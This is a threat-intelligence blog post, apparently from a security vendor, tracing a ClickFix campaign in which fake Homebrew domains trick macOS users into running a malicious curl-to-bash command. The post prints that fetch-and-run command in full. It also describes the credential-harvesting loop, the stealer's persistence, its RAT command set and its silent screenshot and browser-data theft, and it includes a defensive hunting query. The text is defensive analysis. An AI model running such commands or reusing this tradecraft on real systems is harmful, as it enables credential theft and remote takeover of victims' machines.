Fake Homebrew Typosquats Used to Deliver Cuckoo Stealer via ClickFix
Published on

ClickFix has become a reliable trick for attackers who don't want to fight the operating system. Instead of exploiting software, they exploit habits. A fake web page shows what looks like a normal installation command. The user clicks "Copy," pastes it into Terminal, and the attack runs with the victim's own hands.
In this case, the lure was Homebrew. We started with a single typosquatted domain and pivoted outward using Hunt.io. What looked like one fake install page turned out to be a coordinated infrastructure cluster delivering a credential-harvesting loader and a second-stage macOS infostealer we've designated Cuckoo Stealer.
It works because it blends into normal developer behavior. To see why that matters, we need to look at how the macOS execution flow is structured. Before we break it down step by step, here are the main points uncovered during the investigation.
Key Takeaways
ClickFix is highly effective against macOS developers: The campaign abuses a legitimate and widely trusted workflow: copying and pasting a Homebrew installation command into Terminal.
Typosquatting was central to the operation: Multiple domains impersonated Homebrew using subtle variations and alternative TLDs, all hosted on shared infrastructure.
The first-stage script harvested valid user credentials: The injected installer looped on password prompts using dscl authonly, ensuring the attacker obtained working credentials before deploying the second stage.
Cuckoo Stealer is a full-featured macOS infostealer and RAT: It establishes LaunchAgent persistence, removes quarantine attributes, and maintains encrypted HTTPS command-and-control communications.
The malware targets high-value data at scale: It collects browser credentials, session tokens, macOS Keychain data, Apple Notes, messaging sessions, VPN and FTP configurations, and over 20 cryptocurrency wallet applications.
Infrastructure hunting exposed broader ClickFix activity: HuntSQL™ queries based on behavioral indicators identified dozens of similar macOS-targeting pages, indicating this is part of a wider delivery trend rather than a single isolated domain.
To understand how this attack succeeds in practice, we need to examine the exact execution chain on macOS, from the fake install page to the moment the malware establishes persistence.
Understanding the ClickFix Flow on macOS
The investigation began with a single domain. ClickFix first gained traction in 2024 as a deceptive execution method that abused familiar UI elements to trick users into running malware under the guise of legitimate system prompts.
While the technique initially targeted Windows users through PowerShell and mshta.exe, threat actors quickly adapted it for macOS by leveraging the curl and bash commands that developers regularly use for software installation.
The legitimate Homebrew installation process, which requires users to paste a curl command into Terminal, makes this platform particularly susceptible to ClickFix attacks, as users are already conditioned to execute such commands. The macOS variant of ClickFix typically operates through a multi-step deception process that exploits this trust.
The user first encounters a fake website, often discovered through search engine poisoning, typosquatting, or malicious advertisements, that mimics a legitimate software download page. The page prominently displays what appears to be an installation command, along with a "Copy" button that uses JavaScript to copy a malicious command to the clipboard silently. Users are then instructed to open Terminal and paste the command, believing they are installing legitimate software.
This technique works because it exploits trust and familiarity. Developers and system administrators who regularly install software via the command line may not scrutinize every character in a curl command, especially when it closely resembles legitimate installation syntax. The commands themselves often appear benign, using standard flags like -fsSL that are commonly found in installation scripts, with only the domain being modified to point to attacker-controlled infrastructure.
Campaign Discovery Through Infrastructure Hunting
The investigation into this ClickFix campaign began when our threat hunting activities flagged a suspicious domain through community reporting. Security researcher @500mk500 initially identified the domain homabrews[.]org, which immediately caught our attention due to its obvious typosquatting of the legitimate brew.sh website.
The domain name employs a classic character-omission technique, removing the letter 'e' from 'homebrew' to create a visually similar domain that could easily be mistaken during quick inspection.
We began by entering the domain into Hunt's search bar. Querying the domain in Hunt.io's threat hunting platform revealed concerning indicators. The domain was registered on January 13, 2026, through NameCheap, Inc. Within 24 hours of registration, our phishing detection systems had already flagged the domain three separate times between January 14 and January 25, 2026.
 Figure 1: Domain registration details for homabrews[.]org in Hunt showing high-risk assessment and registration through NameCheap.
Pivoting from the initial domain, we discovered that homabrews[.]org resolves to IP address 5.255.123[.]244, hosted in the Netherlands under AS60404 (The Infrastructure Group B.V.). This hosting provider has previously been observed hosting malicious infrastructure, a pattern often seen in environments where abuse reports are frequent.
 Figure 2: Phishing URL detection in Hunt.io showing multiple flagged URLs, including the critical raw.homabrews[.]org subdomain.
The presence of the raw subdomain is particularly significant as it directly mimics the structure used by GitHub's raw content delivery system at raw.githubusercontent.com, which is precisely where the legitimate Homebrew installation script is hosted. This attention to detail reflects deliberate impersonation of the legitimate distribution workflow.
Mapping the Typosquat Network
A comprehensive infrastructure pivot from our initial discovery revealed that the IP address 5.255.123[.]244 hosts not just homabrews[.]org, but an entire network of typosquatting domains, all designed to impersonate the Homebrew project.
This multi-domain strategy allows operators to rotate domains if one is blocked or seized.
 Figure 3: Multiple malicious domains hosted on shared IP infrastructure at 5.255.123[.]244 in Hunt.
The six domains we identified on this shared infrastructure employ various typosquatting techniques. These include homabrews[.]org using a missing 'e', brewsh[.]cx using an alternative TLD, brrewsh[.]org using double 'r' substitution, and brewshh[.]org using double 'h' addition.
The earliest certificates were issued for brewsh[.]cx in July 2025, approximately six months before our investigation, indicating that the threat actors have been actively refining this campaign for a significant period.
 Figure 4: SSL certificate history in Hunt showing campaign evolution since July 2025.
 Figure 5: Timeline visualization showing consistent HTTPS (port 443) and SSH (port 22) activity patterns.
Analyzing the Fake Homebrew Page
The malicious pages hosted on this infrastructure are high-fidelity clones of the legitimate Homebrew website at brew.sh. The threat actors have replicated the visual design, layout, color scheme, and even the multi-language support functionality of the original site to maximize perceived legitimacy. Only careful examination of the actual URLs reveals the malicious nature of these pages.
 Figure 6: Fake Homebrew installation page on homabrews[.]org showing near-perfect replication of the legitimate brew.sh website.
The core of the attack lies in the modified installation command. The legitimate Homebrew installation uses: /bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)" while the malicious command uses: /bin/bash -c "$(curl -fsSL https://raw.homabrews[.]org/Homebrew/install/HEAD/install.sh)".
The only modification is the replacement of raw.githubusercontent.com with raw.homabrews[.]org, a change subtle enough to be overlooked during quick inspection.
Building Hunting Queries with HuntSQL™
To identify additional instances of this campaign, we developed targeted hunting queries using HuntSQL™.
Our approach centered on translating observable behaviors into structured, repeatable queries that can be run against HuntSQL's comprehensive dataset. The query focuses on four key indicators: the presence of curl commands, -fsSL flags, /install.sh references, and copy-to-clipboard functionality.
 Figure 7: HuntSQL™ results showing 46 similar ClickFix pages identified through behavioral pattern matching.
Output example:
SELECT
    hostname
FROM
    crawler
WHERE
    (
        body LIKE '%curl %'
        and body LIKE '%-fsSL%'
        and body LIKE '%/install.sh%'
        and body LIKE '%Copy to clipboard%'
    )
AND timestamp gt '2025-01-01'

                Copy
Running this query returned 49 results, revealing significant ClickFix activity targeting macOS users beyond just Homebrew impersonation. Notable domains include bashbuddy-landing.pages[.]dev (Cloudflare Pages abuse), brewmacos[.]com, and www.nitrogen[.]lol. This demonstrates the broader trend of ClickFix adoption among threat actors targeting the macOS ecosystem.
With the infrastructure scope established, we retrieved the installer hosted on the typosquatted domain and analyzed the payload it delivered.
First-Stage Payload: Credential Harvesting
When users execute the malicious curl command, they download and run a shell script from raw.homabrews[.]org. Rather than creating an obviously malicious script, the threat actors have taken the authentic Homebrew installation script and injected malicious code at strategic points, ensuring the script appears legitimate while executing credential theft.
 Figure 8: Credential harvesting loop showing password validation using macOS Directory Services (dscl authonly).
The credential harvesting mechanism uses a while loop that continuously prompts users for their password until valid credentials are provided. The script leverages the macOS Directory Services command-line utility (dscl) with the 'authonly' verb to validate passwords without creating a session or leaving authentication logs. If an incorrect password is entered, the script displays 'Sorry, try again.', exactly matching what users expect from sudo.
 Figure 9: Second-stage payload download showing Base64 encoding of stolen credentials and silent binary delivery.
Once valid credentials are harvested, the script downloads a binary named brew_agent from https://homabrews[.]org/brewinstaller to the /tmp directory. The stolen password is Base64-encoded and passed as an argument, allowing the malware to immediately access protected resources.
Second-Stage Payload: Cuckoo Stealer Analysis
Execution begins with initialization of the command-and-control subsystem and generation of a unique session identifier used to track the infected host. Following the session setup, the malware retrieves critical environment variables, including the system locale (LANG) and user home directory (HOME).
One of the first defensive actions taken is the removal of the macOS quarantine extended attribute using the xattr command. This attribute, set by Gatekeeper when files are downloaded from the internet, would otherwise trigger security warnings when the binary executes. By stripping this attribute, the malware ensures silent execution on subsequent runs.
Anti-Analysis Techniques
The malware implements locale-based filtering to avoid targeting systems in Commonwealth of Independent States (CIS) countries. This technique is commonly observed in operations that avoid targeting systems configured for CIS regions. During initialization, the malware extracts the first five characters of the LANG environment variable and compares them against a hardcoded blocklist.
The blocked locale prefixes include Armenian (hy_AM), Belarusian (be_BY), Kazakh (kk_KZ), Russian (ru_RU), and Ukrainian (uk_UA). Systems configured with any of these regional settings will not be fully compromised, indicating the operators intentionally avoid systems configured for those locales.
 Figure 10: CIS locale checking with blocked region list (hy_AM, be_BY, kk_KZ, ru_RU, uk_UA).
All sensitive strings within the malware are encrypted using a custom XOR-based obfuscation scheme. This prevents static analysis tools, antivirus signatures, and casual inspection from identifying malicious indicators such as file paths, command strings, and network endpoints. The implementation uses a simple but effective XOR cipher with index-based key rotation.
 Figure 11: XOR decryption routine showing index-based key derivation.
Persistence Mechanism
The malware establishes persistence through the macOS LaunchAgent system, a legitimate mechanism typically used for user-level background services. This approach ensures the malware survives system reboots without requiring elevated privileges, as LaunchAgents operate within the context of the logged-in user.
To blend with legitimate system processes, the malware masquerades as part of the popular Homebrew package manager. The LaunchAgent is named 'com.homebrew.brewupdater.plist' and the binary is copied to a hidden directory named '.local-{session_id}' with the filename 'BrewUpdater'. This social engineering technique reduces the likelihood of detection during manual system inspection.
 Figure 12: Persistence installation showing plist generation and LaunchAgent paths.
Command and Control Infrastructure
The malware implements an encrypted command-and-control protocol using HTTPS transport with X25519 elliptic curve Diffie-Hellman key exchange for session encryption. This key exchange encrypts C2 traffic using ephemeral session keys.
Upon initialization, the malware generates an ephemeral X25519 keypair and performs a scalar multiplication with the server's embedded public key to derive a shared secret. This shared secret is then used to encrypt all subsequent C2 communications. The C2 client uses libcurl for HTTPS communication, with a 30-second timeout configured for all requests.
 Figure 13: C2 initialization with X25519 key exchange and curl configuration.
The main command processing loop continuously polls the C2 server for instructions, implementing a persistent backdoor that allows remote operators to execute arbitrary commands on the compromised system. The command handler supports a variety of operations including shell command execution with two modes: one that captures and returns output to the operator, and a silent mode that executes without returning results.
 Figure 14: Command response encryption with MD5 key derivation and nonce generation.
RAT Command Protocol
The malware reveals a comprehensive remote access toolkit. Each command is identified by a single-byte ASCII character transmitted from the C2 server:
| Command | Hex Code | Description |
|---|---|---|
| g | 0x67 (103) | Execute shell command with output capture. Runs arbitrary shell commands and returns stdout/stderr to the operator for interactive reconnaissance. |
| h | 0x68 (104) | Execute shell command silently. Runs commands without capturing output, useful for fire-and-forget operations. |
| i | 0x69 (105) | System reboot. Triggers system restart via 'reboot -l' to apply persistence or disrupt incident response. |
| j | 0x6A (106) | Self-destruct. Initiates uninstall sequence, removing LaunchAgent and installation directory. |
| q | 0x71 (113) | Start exfiltration thread. Spawns background thread for data exfiltration independent of main C2 loop. |
| r | 0x72 (114) | Stop exfiltration thread. Terminates active exfiltration, giving operators control over collection timing. |
| s | 0x73 (115) | Exfiltrate specific file. Targeted extraction of individual files specified by the operator. |
The beacon format follows a pipe-delimited structure: {cmd_id}|{session_id}|{nonce}|{encrypted_data}, where the encrypted_data portion is XOR-encrypted using an MD5-derived key from the ECDH shared secret.
Data Theft Capabilities
Screenshot Capture
The malware captures screenshots of the victim's desktop using the macOS screen capture utility with the -x flag for silent operation. The command 'screencapture -x -t jpg' is executed to capture the screen without the camera shutter sound that would alert the user. Screenshots are saved to a temporary location with a randomly generated filename before being exfiltrated to the C2 server.
Real-Time File Exfiltration
A secondary communication channel provides real-time file system browsing and targeted file exfiltration capabilities through a dedicated socket connection. This separate channel allows operators to interactively navigate the victim's filesystem while the primary C2 channel remains available for command execution, enabling efficient parallel operations.
Before initiating file operations, the exfiltration module executes an AppleScript command to mute the system volume. This precaution prevents any system sounds or notifications from alerting the victim to the ongoing data theft. The volume is restored to its previous state after the exfiltration session completes, leaving minimal evidence of the intrusion.
 Figure 15: Exfiltration thread initialization with volume muting via AppleScript.
Browser Credential Harvesting
The malware targets all major browsers on macOS with comprehensive credential harvesting capabilities. Chromium-based browsers receive the most extensive coverage, with dedicated routines for extracting cookies, login credentials stored in the 'Login Data' SQLite database, autofill information from 'Web Data', browsing history, bookmarks, and installed extensions.
Browser extension data receives special attention due to the prevalence of cryptocurrency wallet extensions. The malware specifically targets Local Storage directories where extensions persist data, Extension Settings containing configuration, Sync Extension Settings for synchronized data, and IndexedDB databases where wallet extensions store sensitive data including encrypted private keys and transaction history.
Targeted Browser Extensions
